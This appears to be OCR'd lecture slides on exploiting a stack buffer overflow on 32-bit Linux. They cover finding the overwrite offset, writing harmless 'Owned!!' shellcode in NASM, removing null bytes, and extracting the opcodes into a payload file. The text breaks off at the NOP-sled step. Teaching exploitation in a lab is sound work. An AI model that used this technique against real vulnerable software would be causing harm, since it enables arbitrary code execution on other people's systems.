
1

Here we see that the **EBP** register is probably overwritten at the 76th byte.

*We get an **illegal instruction** at offset 76 because we overwrote the **EBP** not the **EIP**.*


Crafting the Malicious Input (Shellcode)

We should create an input of 76-4=72 bytes to use as malicious input (**shellcode**) before overwriting the address values of EBP an EIP to run our shellcode.



Writing Shellcode

- Next, let's write some simple shellcode to print "Owned!!" if we are successful.
- Writing shellcode is hard problem, so feel free to choose from available online resources the shellcode you like:
  - Shell Storm - http://shell-storm.org/
  - Exploit Database - https://www.exploit-db.com/shellcodes



Writing Shellcode


shellcode.asm

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4        ; kernel write command
mov ebx,1        ; set output to stdout
mov ecx,msg      ; set msg to Owned!! string
mov edx,8        ; set parameter len=8 (7 characters followed by newline character)
int 0x80         ; triggers interrupt 80 hex, kernel system call

;exit(int ret)
mov eax,1        ; kernel exit command
mov ebx,0        ; set ret status parameter 0=normal
int 0x80         ; triggers interrupt 80 hex, kernel system call
```

Note that the “;” character indicates a **comment** and does not need to included in the assembly source

More on the Linux x86 (32-bit) System Calls
https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86-32_bit


Compiling the Shellcode



1 **compile** the shellcode, it produces **shellcode.o**

*The "-f elf" option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.*

Inspecting Compiled Shellcode with objdump



We need to use some tricks to **rewrite our shellcode** so that it does **not** contain any 0x00 bytes

Note: Depending on our architecture we may also need to avoid some other bytes as well. For example, the C standard library treats 0x0A (a new line character) as a terminating character as well.

Fixing Shellcode

shellcode.asm

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
```

shellcode2.asm

```
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
```

Create the needed **null** bytes using an **XOR** of the same value *(anything XOR'd with itself is just 0)*

Store the string on the **stack** and use the **stack pointer** to pass the value to the system call. *Remember that since we are pushing these characters onto a stack, we have to push them on in reverse order so that they are popped of later in the correct order.*

For more information on developing shellcode refer to: The Shellcoder's Handbook: Discovering and Exploiting Security Holes 2nd Edition by Chris Anley

Compiling the Shellcode

Terminal

File Edit View Terminal Tabs Help

```
pac@pac:~/bof $ cat shellcode2.asm
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80

pac@pac:~/bof $ nasm -f elf shellcode2.asm
pac@pac:~/bof $
```

1 **compile** the shellcode, it produces **shellcode2.o**

Inspecting Compiled Shellcode with objdump

Terminal


File Edit View Terminal Tabs Help

```
pac@pac:~/bof $ objdump -M intel -d shellcode2.o

shellcode2.o:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   31 db                   xor    ebx,ebx
   4:   31 c9                   xor    ecx,ecx
   6:   31 d2                   xor    edx,edx
   8:   b0 04                   mov    al,0x4
   a:   b3 01                   mov    bl,0x1
   c:   68 64 21 21 21          push   0x21212164
  11:   68 4f 77 6e 65          push   0x656e774f
  16:   89 e1                   mov    ecx,esp
  18:   b2 08                   mov    dl,0x8
  1a:   cd 80                   int    0x80
  1c:   b0 01                   mov    al,0x1
  1e:   31 db                   xor    ebx,ebx
  20:   cd 80                   int    0x80
pac@pac:~/bof $
```

1 Inspect the compiled shellcode with **objdump**

Notice that there are no 0x00 bytes!

Building the Exploit: Appending Shellcode




```
pac@pac:~/bof $ objdump -M intel -d shellcode2.o

shellcode2.o:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   31 db                   xor    ebx,ebx
   4:   31 c9                   xor    ecx,ecx
   6:   31 d2                   xor    edx,edx
   8:   b0 04                   mov    al,0x4
   a:   b3 01                   mov    bl,0x1
   c:   68 64 21 21 21          push   0x21212164
  11:   68 4f 77 6e 65          push   0x656e774f
  16:   89 e1                   mov    ecx,esp
  18:   b2 08                   mov    dl,0x8
  1a:   cd 80                   int    0x80
  1c:   b0 01                   mov    al,0x1
  1e:   31 db                   xor    ebx,ebx
  20:   cd 80                   int    0x80
pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep "^ " |cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\
xcd\x80
pac@pac:~/bof $ perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\
xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0  1 34 payload
pac@pac:~/bof $
```

1 Inspect the compiled shellcode with **objdump**


2 Print out the content of the compiled shellcode

3 Print out the hex representation of the compiled shellcode content to file **payload**

4 5 Using the **wc** command we count the number of bytes in the file and observe that our shellcode consists of **34 bytes**


Building the Exploit: Appending Shellcode

- Using the **wc** command we counted the number of bytes in the file and observed that our **shellcode** consists of **34** bytes.
- Since our target buffer (**buf**) can comfortably hold **64** bytes we fill the first 64-34=30 bytes with **No Operation** (NOP 0x90) instructions.



Building the Exploit: NOP Sledding

